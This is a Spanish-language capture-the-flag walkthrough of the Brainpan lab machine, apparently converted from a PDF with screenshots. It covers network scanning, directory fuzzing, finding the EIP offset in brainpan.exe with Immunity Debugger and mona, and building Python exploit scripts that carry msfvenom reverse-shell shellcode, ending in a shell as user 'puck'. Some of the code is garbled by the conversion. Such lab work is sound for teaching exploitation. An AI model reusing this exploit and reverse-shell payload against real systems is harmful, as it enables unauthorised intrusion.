Informe de máquina Brainpan

Paso 1:

Primero comenzamos con un análisis de la red para saber qué direcciones se encuentran dentro del rango el cual verificaremos usando el siguiente comando:

ifconfig

Una vez verificado procedemos a escanear la red usando netdiscover.

Comando: netdiscover -r 10.0.2.5

Currently scanning: Finished! Screen View: Unique Hosts								
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240								
IP	At MAC Address	Count	Len	MAC Vendor / Hostname				
10.0.2.1 10.0.2.2	52:54:00:12:35:00 52:54:00:12:35:00	1	60 60	Unknown vendor Unknown vendor				
10.0.2.3 10.0.2.4	08:00:27:d8:d7:ab 08:00:27:44:68:b5	1 1	60 60	PCS Systemtechnik GmbH PCS Systemtechnik GmbH				

Una vez realicemos el escaneo y encontremos la máquina procederemos a realizar un escaneo de vulnerabilidades con nmap.

Paso 2:

Escaneamos la red con nmap la cuál tiene como IP 10.0.2.4

Para ello utilizamos el siguiente comando:

sudo nmap -sC -sV 10.0.2.4

El escaneo nos muestra un puerto 9999 abierto del cuál desconozco su servicio y un puerto 10000 abierto que ejecuta un servicio SimpleHTTPServer con Python 2.7.3. Como se ve en la siguiente imagen:

```
-(kali⊕kali)-[~]
└─$ <u>sudo</u> nmap -sCV -A 10.0.2.4
[sudo] password for kali:
Starting Nmap 7.94SVN (https://nmap.org) at 2024-02-04 08:00 EST Stats: 0:00:27 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.60% done; ETC: 08:00 (0:00:00 remaining)
Nmap scan report for 10.0.2.4
Host is up (0.0014s latency).
Not shown: 998 closed tcp ports (reset)
        STATE SERVICE VERSION
PORT.
9999/tcp open abyss?
 fingerprint-strings:
   NULL:
                         WELCOME TO BRAINPAN
     ENTER THE PASSWORD
10000/tcp open http
                   SimpleHTTPServer 0.6 (Python 2.7.3)
|_http-title: Site doesn't have a title (text/html).
1 service unrecognized despite returning data. If you know the service/vers
i?new-service:
SF-Port9999-TCP:V=7.94SVN%I=7%D=2/4%Time=65BF8A78%P=x86 64-pc-linux-gnu%r(
```

Paso 3:



Como no encontramos nada lo que haremos será, un ataque de fuerza bruta sobre directorios.

Así que vamos a la web en busca de diccionarios https://github.com/danielmiessler/SecLists

Comandos:

//Preparamos el directorio y ejecutamos la descarga.

cd Documents

mkdir Diccionario-web

cd Diccionario-web

//De esta forma descargamos SecList

wget -c https://github.com/danielmiessler/SecLists/archive/master.zip -O SecList.zip \
&& unzip SecList.zip \
&& rm -f SecList.zip

Target: http://10.0.2.4:10000/FUZZ Total requests: 87664								
ID	Response	Lines	Word	Chars	Payload			
	4		ip					
000000001:	200	8 L	14 W	215 Ch	"# directory-			
000000002:	200	8 L	14 W	215 Ch	#### ## ## ## ## ###			
000000003:	200	8 L	14 W	215 Ch	"# Copyright :			
000000004:	200	8 L	14 W	215 Ch	"#"			
000000005:	200	8 L	14 W	215 Ch	"# This work			
000000006:	200	8 L	14 W	215 Ch	"# Attributio			
000000007:	200	8 L	14 W	215 Ch	"# license, v			
000000008:	200	8 L	14 W	215 Ch	"# or send a			
000000010:	200	8 L	14 W	215 Ch	"#"			
000000012:	200	8 L	14 W	215 Ch	"# on at leas			
000000009:	200	8 L [©]	iit14 Wolete)	215 Ch	"# Suite 300,			
000000011:	200	8 L	14 W	215 Ch	"# Priority-o			
000000013:	200	8 L	14 cWine https:	215 Chon/dani	el##sler/SecLists.g			
000000014:	200	8 L	14 W	215 Ch	"http://10.0.			
000000485:	301	0 L	0 W	0 Ch	"bin"			

Y ejecutamos usando

Comando: sudo wfuzz -w Documents/Diccionario-web/SecLists-master/Discovery/Web-Content/directory-list-2.3-small.txt --hc 404,403 http://10.0.2.5:10000/FUZZ

Así, encontramos un directorio llamado "bin".


```
(kali⊛kali)-[~]
 -$ sudo nikto -h http://10.0.2.4:10000/
 Nikto v2.5.0
+ Target IP:
                      10.0.2.4
+ Target Hostname:
                      10.0.2.4
+ Target Port:
                      10000
+ Start Time:
                      2024-02-04 13:14:32 (GMT-5)
+ Server: SimpleHTTP/0.6 Python/2.7.3
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https
+ /: The X-Content-Type-Options header is not set. This could allow the user
See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/m
+ Python/2.7.3 appears to be outdated (current is at least 3.9.6).
+ SimpleHTTP/0.6 appears to be outdated (current is at least 1.2).
+ /bin/: Directory indexing found. See: http://projects.webappsec.org/w/page
+ /bin/: This might be interesting.
```

Otra forma más simple de conseguir el mismo resultado al momento de enumerar directorios es usando:

Comando: sudo nikto -h http://10.0.2.4:10000/

Paso 4:

Si nos dirigimos a dicho directorio encontraremos un ejecutable .exe la cuál será la aplicación a desbordar



Directory listing for /bin/

brainpan.exe

Lo descargamos mediante el

Comando: sudo wget http://10.0.2.4:10000/bin/brainpan.exe

```
-(kali⊕kali)-[~]
<u>sudo</u> wget http://10.0.2.4:10000/bin/brainpan.exe
[sudo] password for kali:
--2024-02-04 13:26:10-- http://10.0.2.4:10000/bin/brainpan.exe
Connecting to 10.0.2.4:10000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 21190 (21K) [application/x-msdos-program]
Saving to: 'brainpan.exe'
                                         100\% [ =
brainpan.exe
2024-02-04 13:26:10 (3.99 MB/s) - 'brainpan.exe' saved [21190/21
   (kali⊛kali)-[~]
                                  Downloads
                                              Music Pictures
brainpan.exe
              Desktop
                       Documents
```

Luego moví el ejecutable al escritorio.

Paso 5:

Para debuggear la aplicación es preferible hacerlo usando un SO Windows que usaremos como máquina auxiliar que nos permita ejecutar la aplicación.



En ella instalaremos Immunity Debugger.

Y en kali instalaremos wine

https://wiki.winehq.org/Ubuntu


Comando: cd Desktop

Comando: sudo apt update

Comando: sudo dpkg --add-architecture i386

Comando: sudo apt install wine

Comando: winecfg



Comando: sudo apt-get install wine32:i386

```
(kali@ kali)-[~/Desktop]
$ sudo wine brainpan.exe
wine: could not load kernel32.dll, status c0000135
```

Comprobamos que ni siquiera usando wine podemos ejecutar brainpan.exe desde linux así que vamos a pasar el ejecutable a la máquina auxiliar Windows 10 por smb

Antes de eso crearemos dos scripts en python para enviarlos junto con la aplicación.

```
Paso 6:
buff.py:
#/usr/bin/python
import socket, sys
direccion = " #Dirección de la máquina Windows
puerto = 9999
#buffer
try:
  print '[+] Se está enviando el buffer'
  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
  s.connect((direccion, puerto))
  s.recv(1024)
  #s.send(buffer + '\n\r')
except Exception as e:
  print '[!] No se puede conectar al programa:', e
  sys.exit(0)
finally:
  s.close()
```

buffer.py:

```
import socket, sys
direccion = " #Direccion de la máquina Windows
puerto = 9999
buffer = ['A']
contador = 100
while len(buffer)<=10:
       buffer.append('A'*contador)
       contador = contador + 100
try:
       print '[+] Se está enviando el buffer'
       s = socket.socket(socket.AF INET, socket.SOCK STREAM)
       s.connect((direccion, puerto))
       s.recv(1024)
       s.send(buffer, '\n\r')
       s.recv(1024)
       print '[+] Listo !! Conexión exitosa'
except:
       print '[!] No se puede conectar al programa, puede que ya haya crasheado'
       sys.exit(0)
finally:
       s.close()
```

Paso 7:


```
(kali@ kali)-[~/Desktop]
$ ls
brainpan.exe buffer.py buff.py

(kali@ kali)-[~/Desktop]
$ impacket-smbserver a .
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Levantamos un servidor samba para compartir archivos entre máquinas usando

Comando: impacket-smbserver a .



Ya podemos ver los archivos compartidos desde la misma máquina windows.



Al mover los archivos al escritorio se nos mostrará esta alerta pero le damos en Aceptar.



Obtenemos la IP de nuestra máquina Windows para modificar nuestros scripts


```
76 buff.py - C:\Users\pablo\OneDrive\Escritorio\buff.py
                                                                              ×
File Edit Format Run Options Windows Help
#/usr/bin/python
import socket, sys
direccion = '10.0.2.4' # DirecciÃ'n de la mÃ;quina Windows
puerto = 9999
#buffer
try:
    print '[+] Se estÃ; enviando el buffer'
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((direccion, puerto))
    s.recv(1024)
    #s.send(buffer + '\n\r')
except Exception as e:
    print '[!] No se puede conectar al programa:', e
    sys.exit(0)
finally:
    s.close()
```

Y le asignamos ese valor a la variable direccion.

Paso 8:


mmuarampan

Arrastramos el ejecutable al Immunity Debugger para que este lo ejecute y podamos ver los procesos de la aplicación de una manera más técnica.



Running

Y en la esquina inferior derecha podemos ver que el estado de la aplicación está Running.



Ejecutamos desde el mismo IDLE

Se ha ejecutado la aplicación y si vemos por consola:

Seleccionar C:\Users\pablo\Desktop\brainpan.exe

```
[+] initializing winsock...done.
[+] server socket created.
[+] bind done on port 9999
[+] waiting for connections.
[+] received connection.
[get_reply] s = []
[get_reply] copied 0 bytes to buffer
[+] check is -1
[get_reply] s = []
[get_reply] copied 0 bytes to buffer
```

Ahora que ya establecimos conexión con el archivo buff.py Pasaremos a iniciar el desbordamiento con el archivo buffer.py



Damos clic en Restart del Immunity Debugger.



Seguido de clic en Run.

```
C:\Users\pablo\OneDrive\Escritorio\brainpan.exe

[+] initializing winsock...done.

[+] server socket created.

[+] bind done on port 9999

[+] waiting for connections.
```

Podemos ver por consola que se ha reiniciado el ejecutable.

```
X
7 *Python Shell*
                                                                        File Edit Shell Debug Options Windows Help
Python 2.7.1 (r271:86832, Nov 27 2010, 18:30:46) [MSC v.1500 32 bit (Intel)] on
win32
Type "copyright", "credits" or "license()" for more information.
>>> ======== RESTART ==
>>>
[+] Enviando l bytes...
[+] Listo Conexion exitosa
[+] Enviando 100 bytes...
[+] Listo Conexion exitosa
[+] Enviando 200 bytes...
[+] Listo Conexion exitosa
[+] Enviando 300 bytes...
[+] Listo Conexion exitosa
[+] Enviando 400 bytes...
[+] Listo Conexion exitosa
[+] Enviando 500 bytes...
[+] Listo Conexion exitosa
[+] Enviando 600 bytes...
```

Y que si ejecutamos buffer.py

Podemos ver cómo se está enviando el buffer.

```
Registers (FPU) < COMMITTEE COMMITTE
```

Y en Immunity que el EIP ha cambiado a 41414141 que es el equivalente a la letra 'A' en código ASCII.

Sabemos entonces que la aplicación crashea entre los 500 y los 600 bytes.

Paso 9:

Desde


https://github.com/corelan/mona/blob/master/mona.py

descargamos el archivo mona.py y lo pegamos en la ubicación de Immunity en la ruta especificada a continuación:



Paso 10:

https://www.corelan.be/index.php/2011/07/14/mona-py-the-manual/



Luego, en el disco local C vamos a crear una carpeta llamada logs.



Pegamos esta instrucción para ir guardando un registro de lo que va ejecutando nuestro mona.py en la carpeta logs que acabamos de crear.

Comando: !mona config -set workingfolder c:\logs\%p

!mona pattern_create 600

Para saber el número exacto de bytes para sobreescribir EIP probaremos con 600 que es el mayor dentro del rango

Comando: !mona pattern_create 600

Al ejecutar el comando nos muestra una pequeña consola que dice que nos ha creado un archivo en la ruta: c:\logs\brainpan\pattern.txt

```
Pattern of 600 bytes :
```

ASCII:

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6

HEX:

\x41\x61\x30\x41\x61\x31\x41\x61\x32\x41\x61\x33\x41\x61\x34\x41\x61\x35\x41\x61\ \x69\x35\x41\x69\x36\x41\x69\x37\x41\x69\x38\x41\x69\x39\x41\x6a\x30\x41\x6a\x31\ \x30\x41\x72\x31\x41\x72\x32\x41\x72\x33\x41\x72\x34\x41\x72\x35\x41\x72\x36\x41\

El cual si lo abrimos encontraremos el código ASCII que nos interesa.

Asi que modificamos nuestro buff.py

```
#/usr/bin/python
import socket, sys
direccion = '10.0.2.4'
puerto = 9999
buffer = 'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac
try:
    print '[+] Se estÃ; enviando el buffer'
    s = socket.socket(socket.AF INET, socket.SOCK STREAM)
    s.connect((direccion, puerto))
   s.recv(1024)
    s.send(buffer + '\n\r4)
except Exception as e:
    print '[!] No se puede conectar al programa:', e
    sys.exit(0)
finally:
    s.close()
```

Asignando ese valor a la variable buffer y descomentando s.send(buffer + '\n\r')



Damos clic en Restart del Immunity Debugger.



Seguido de clic en Run.

```
        7% Python Shell
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
        —
```

Si ejecutamos buffer.py vemos que se está enviando el buffer correctamente

```
Registers (FPU)
             ASCII "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9
    002D8000
    005FF910
             ASCII "Ar6Ar7Ar8Ar9As0As1As2As3As4As5
    31171280
             brainpan.<ModuleEntryPoint>
   |31171280|brainpan.<ModuleEntryPoint>
EIP 35724134
       002B
             32bit 0(FFFFFFF)
 1
Ø
        0023
              32bit
A
Z
              32bit
              32bit
              32bit
                    2DB000(
                    00
```

Como muestra de ello podemos ver que hemos cambiado nuevamente el valor del EIP

```
## OBADF00D - Pattern 4Ar5 (0x85724134) found in cyclic pattern at position 524 0BADF00D Looking for 4Ar5 in pattern of 500000 bytes 0BADF00D Looking for 5rA4 in pattern of 500000 bytes - Pattern 5rA4 not found in cyclic pattern (uppercase) 0BADF00D Looking for 4Ar5 in pattern of 500000 bytes 0BADF00D Looking for 5rA4 in pattern of 500000 bytes 0BADF00D Looking for 5rA4 in pattern of 500000 bytes - Pattern 5rA4 not found in cyclic pattern (lowercase) 0BADF00D [+] This mona.py action took 0:00:00.188000
```

Y que la cantidad exacta de bytes para sobreescribir la pila son 524 según el

Comando: !mona pattern_offset 35724134

Paso 11:

Para verificarlo asignaremos este nuevo valor a la variable buffer de buff.py


```
buffer = "A" * 524 + "B" * 4 + "C" * 60
```

Si, reiniciamos el immunity, luego lo ejecutamos y posteriormente ejecutamos el buff.py modificado tenemos que hemos vuelto a sobreescribir el EIP

especificamos caracteres no deseados como '\x00' que en ASCII vendría siendo un espacio en blanco usando mona

Comando: !mona bytearray -cpb '\x00'

y nos ha creado el archivo que nos interesa en c:\logs\brainpan\bytearray.txt




Nos dirigimos al archivo y copiamos la parte que nos interesa

Y agregamos en una variable badchars asignando todo el array de datos que pegamos de bytearray.txt

Así que nuevamente reiniciamos el Immunity, lo volvemos a ejecutar y ejecutamos buff.py

```
Registers (FPU)
                                               <
    FFFFFFF
    3117303F
             ASCII
                   "shitstorm⊡"
             ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    005FF700
    0033E000
    005FF910
    41414141
    31171280
             brainpan.<ModuleEntryPoint>
    31171280 brainpan.<ModuleEntryPoint>
 P
    42424242
```

Podemos ver que la aplicación ha crasheado y que el nuevo valor del ESP es 005FF910




Si hacemos clic sobre el valor del ESP y seleccionamos 'Follow in Dump'



Se nos mostrará en la esquina inferior izquierda de Immunity en formato ASCII y Hexadecimales los caracteres especiales por si llegasen a ser necesarios.

Paso 12:

Buscaremos una instrucción de salto a ESP



!mona jmp -r esp

Comando: !mona jmp -r esp

```
*buff.py - C:\Users\pablo\OneDrive\Escritorio\buff.py*
                                                                                 >
File Edit Format Run Options Windows Help
#/usr/bin/python
import socket, sys
direccion = '10.0.2.4'
puerto = 9999
#Pasamos de irindium a iterindium para que python nos represente Hex
buffer = "A" * 524 + \frac{x}{3} \times 12 \times 17 \times 31 = \frac{311712F3}{2}
try:
    print '[+] Se estÃ; enviando el buffer'
    s = socket.socket(socket.AF INET, socket.SOCK STREAM)
    s.connect((direccion, puerto))
    s.recv(1024)
    s.send(buffer + '\n\r')
except Exception as e:
    print '[!] No se puede conectar al programa:
    sys.exit(0)
finally:
    s.close()
```

Asignamos un nuevo valor a la variable como se especifica en los comentarios.

```
_____(kali⊗ kali)-[~/Desktop]
$\frac{\text{sudo}}{\text{sudo}} \text{msfvenom} -p \text{windows/shell_reverse_tcp LHOST=10.0.2.6 LPORT=443 -b "\x00" -f python
[sudo] password for kali:
```

Volvemos a Kali y ejecutamos el siguiente comando desde Desktop

Comando: sudo msfvenom -p windows/shell_reverse_tcp LHOST=10.0.2.6 LPORT=443 -b "\x00" -f python

```
Payload size: 351 bytes
Final size of python file: 1745 bytes
buf = b""
buf += b"\xdb\xca\xd9\x74\x24\xf4\x5e\x29\xc9\xb1\x52\xbd"
buf += b"\xbd\x9f\x1b\x04\x31\x6e\x17\x03\x6e\x17\x83\x53"
buf += b"\x63\xf9\xf1\x57\x74\x7c\xf9\xa7\x85\xe1\x73\x42"
buf += b"\xb4\x21\xe7\x07\xe7\x91\x63\x45\x04\x59\x21\x7d"
buf += b"\x9f\x2f\xee\x72\x28\x85\xc8\xbd\xa9\xb6\x29\xdc"
buf += b"\x29\xc5\x7d\x3e\x13\x06\x70\x3f\x54\x7b\x79\x6d"
buf += b"\x0d\xf7\x2c\x81\x3a\x4d\xed\x2a\x70\x43\x75\xcf"
buf += b"\xc1\x62\x54\x5e\x59\x3d\x76\x61\x8e\x35\x3f\x79"
buf += b"\xd3\x70\x89\xf2\x27\x0e\x08\xd2\x79\xef\xa7\x1b"
buf += b"\xb6\x02\xb9\x5c\x71\xfd\xcc\x94\x81\x80\xd6\x63"
```

Que nos devolverá el siguiente payload el cual pegaremos en buff.py como se ve a continuación:

```
*buff.py - C:\Users\pablo\OneDrive\Escritorio\buff.py*
File Edit Format Run Options Windows Help
#/usr/bin/python
import socket, sys
direccion = '10.0.2.4'
buf = b""
buf += b'' \times db \times ca \times d9 \times 74 \times 24 \times f4 \times 5e \times 29 \times c9 \times b1 \times 52 \times bd''
buf += b"\xbd\x9f\x1b\x04\x31\x6e\x17\x03\x6e\x17\x83\x53"
buf += b'' \times 63 \times f9 \times f1 \times 57 \times 74 \times 7c \times f9 \times a7 \times 85 \times e1 \times 73 \times 42''
buf += b'' xb4 x21 xe7 x07 xe7 x91 x63 x45 x04 x59 x21 x7d''
buf += b"\x9f\x2f\xee\x72\x28\x85\xc8\xbd\xa9\xb6\x29\xdc"
buf += b'' \times 29 \times c5 \times 7d \times 3e \times 13 \times 06 \times 70 \times 3f \times 54 \times 7b \times 79 \times 6d''
buf += b"\x0d\xf7\x2c\x81\x3a\x4d\xed\x2a\x70\x43\x75\xcf"
buf += b'' \times c1 \times 62 \times 54 \times 56 \times 59 \times 36 \times 76 \times 61 \times 86 \times 35 \times 35 \times 79
buf += b"\xd3\x70\x89\xf2\x27\x0e\x08\xd2\x79\xef\xa7\x1b"
buf += b"\xb6\x02\xb9\x5c\x71\xfd\xcc\x94\x81\x80\xd6\x63"
buf += b'' \times 5e \times 52 \times 77 \times 5b \times 14 \times c4 \times 53 \times 5d \times f9 \times 93 \times 10"
buf += b'' x51 xb6 xd0 x7e x76 x49 x34 xf5 x82 xc2 xbb xd9''
buf += b'' x95 x9a x1a xbd x38 xce x16 x9c x54 x23 x1b x1e''
buf += b"\xa5\x2b\x2c\x6d\x97\xf4\x86\xf9\x9b\x7d\x01\xfe"
buf += b'' \times c \times 57 \times 50 \times 22 \times 58 \times 06 \times b9 \times e0 \times 00 \times 56 \times d1"
buf += b'' \times c1 \times 2c \times 3d \times 21 \times 6d \times 58 \times 92 \times 71 \times 41 \times 53 \times 53 \times 21"
buf += b'' \times 21 \times 03 \times 2b \times 2b \times 25 \times 54 \times 64 \times 15 \times 66 \times 67
buf += b"\xef\x10\x07\xad\xe9\x4c\x05\xb1\xf4\x37\x80\x57"
buf += b"\x9c\x57\xc5\xc0\x09\xc1\x4c\x9a\xa8\x0e\x5b\xe7"
buf += b"\xeb\x85\x68\x18\xa5\x6d\x04\x0a\x52\x9e\x53\x70"
buf += b'' \times f5 \times a1 \times 49 \times 1c \times 99 \times 30 \times 16 \times dc \times d4 \times 28 \times 81 \times 8b''
buf += b"\xb1\x9f\xd8\x59\x2c\xb9\x72\x7f\xad\x5f\xbc\x3b"
buf += b"\x6a\x9c\x43\xc2\xff\x98\x67\xd4\x39\x20\x2c\x80"
buf += b"\x95\x77\xfa\x7e\x50\x2e\x4c\x28\x0a\x9d\x06\xbc"
buf += b'' \times 4a \times 72 \times bf \times 26 \times b6 \times e2 \times 40 \times fd \times 72 \times 12 \times 0b \times 5f''
buf += b"\xd2\xbb\xd2\x0a\x66\xa6\xe4\xe1\xa5\xdf\x66\x03"
buf += b"\x9e\xfa\xff"
puerto = 9999
buffer = "A" * 524 + \frac{x}{3}x12x17x31' + buff
```

Paso 13:

Procedemos a crear un exploit desde kali pegando el código de buff.py

Comando: nano exploit.py

```
GNU nano 7.2
                                                                                  exploit.pv *
buf += b"\xeb\x85\x68\x18\xa5\x6d\x04\x0a\x52\x9e\x53\x70"
buf += b"\xf5\xa1\x49\x1c\x99\x30\x16\xdc\xd4\x28\x81\x8b"
buf += b"\xb1\x9f\xd8\x59\x2c\xb9\x72\x7f\xad\x5f\xbc\x3b"
buf += b"\x95\x77\xfa\x7e\x50\x2e\x4c\x28\x0a\x9d\x06\xbc"
buf += b"\x56\x24\x76\x66\x53\x60\x30\x9b\x29\xf9\xd5\x9b"
buf += b"\x9e\xfa\xff"
puerto = 9999
buffer = "A" * 524 + \frac{xf3}{x12} + \frac{y}{x31} + \frac{y}{x90} + 20 + buff
    print '[+] Se está enviando el buffer'
     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
     s.connect((direccion, puerto))
     s.recv(1024)
     s.send(buffer + '\n\r')
except Exception as e:
    print '[!] No se puede conectar al programa:', e
     sys.exit(0)
     s.close()
   Help
                      Write Out
                                         Where Is
                                                           Cut
                                                                              Execute
                                                                                                 Location
                                                                                                                     Undo
                      Read File
                                         Replace
                                                            Paste
                                                                               Justify
                                                                                                 Go To Line
                                                                                                                     Redo
```

Modificamos el valor de la variable buffer para evitar que se caiga la aplicación. Y agregamos esta línea al comienzo del script:

-*- coding: utf-8 -*-

```
(kali@ kali)-[~/Desktop]
$ nano exploit.py

(kali@ kali)-[~/Desktop]
$ nc -lvnp 443
listening on [any] 443 ...
```

Luego nos ponemos a escuchar en Netcat por el puerto 443.



Damos clic en Restart del Immunity Debugger.



Seguido de clic en Run.

Y ejecutamos el exploit

Comando: sudo python2 exploit.py

```
(kali@kali)-[~/Desktop]
$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.6] from (UNKNOWN) [10.0.2.4] 53081
Microsoft Windows [Versi*n 10.0.19045.3930]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\pablo\OneDrive\Escritorio>dir
dir
    El volumen de la unidad C no tiene etiqueta.
    El n*mero de serie del volumen es: A4F0-16A7

Directorio de C:\Users\pablo\OneDrive\Escritorio
```

Ya tenemos una conexión a la máquina.

```
(kali@ kali)-[~/Desktop]
$ sudo msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.0.2.6 LPORT=443 -b "\x00" -f python EXITFUCT=thread -a x86
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
Found 12 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of python file: 479 bytes
buf = b""
buf += b"\xbd\xd8\xe1\xa5\x03\xd9\xeb\xd9\x74\x24\xf4\x58"
buf += b"\x29\xc9\xb1\x12\x31\x68\x12\x03\x68\x12\x83\x30"
buf += b"\x1d\x47\xf6\xf1\x05\x7f\x1a\xa2\xfa\xd3\xb7\x46"
buf += b"\x74\x32\xf7\x20\x4b\x35\x6b\xf5\xe8\x39\x41\x85"
buf += b"\x4d\x0f\xa0\xa0\xad\x47\xef\x50\xeb\x3f\xad\x54\xf2"
buf += b"\x4d\x0f\xa0\xad\x47\xef\x50\xeb\x3f\x6d\x50\xf9\xca"
buf += b"\x50\x26\x66\x58\xf0\xb1\x08\xec\xfd\x0c\x4a"
```

Usamos el comando anterior esta vez cambiando la IP por la de nuestro kali y el tipo de arquitectura de la máquina Windows por la de nuestra máquina víctima Brainpan

Y una vez que recibimos los el valor para buffer

```
# -*- coding: utf-8 -*-
#/usr/bin/python
import socket, sys
direccion = '10.0.2.5'
buf = b""
buf += b"
puerto = 9999
buffer = "A"* 524 + '\xf3\x12\x17
    print '[+] Se está enviando el buffer'
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
   s.connect((direccion, puerto))
    s.recv(1024)
    s.send(buffer + '\n\r')
except Exception as e:
    print '[!] No se puede conectar al programa:', e
    sys.exit(0)
    s.close()
```

Lo pegamos en el exploit.py cambiando también la IP por la de la máquina Brainpan.

Paso 14:

```
(kali@kali)-[~/Desktop]
$ nc -lvnp 443
listening on [any] 443 ...
```

Nos ponemos a escuchar nuevamente en Netcat

```
(kali⊗ kali)-[~/Desktop]
$ sudo python2 exploit.py
[+] Se está enviando el buffer
```

Ejecutamos el exploit

```
(kali® kali)-[~/Desktop]
$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.6] from (UNKNOWN) [10.0.2.5] 41227
id
uid=1002(puck) gid=1002(puck) groups=1002(puck)

python -c 'import pty; pty.spawn("/bin/bash")'
puck@brainpan:/home/puck$ ■
```

Y ya tenemos acceso a la máquina víctima por medio del usuario puck, así que ejecutamos el siguiente código python para mejorar la interactividad de la shell antes de comenzar a escalar privilegios.

Comando: python -c 'import pty; pty.spawn("/bin/bash")'

```
puck@brainpan:/home/puck$ cd /home
cd /home
puck@brainpan:/home$ ls -la
ls -la
total 20
drwxr-xr-x 5 root
                             4096 Mar 4
                                         2013
                     root
                                         2013 ...
drwxr-xr-x 22 root
                             4096 Mar 4
                     root
drwx-
        — 4 anansi
                     anansi
                             4096 Mar 4
                                         2013 anansi
        – 7 puck
                             4096 Mar 6
                                         2013 puck
drwx-
                     puck
          3 reynard reynard 4096 Mar 4
                                         2013 reynard
drwx-
```

Si nos movemos a /home no encontraremos a ningún usuario con permisos de root.

```
puck@brainpan:/home$ sudo -l
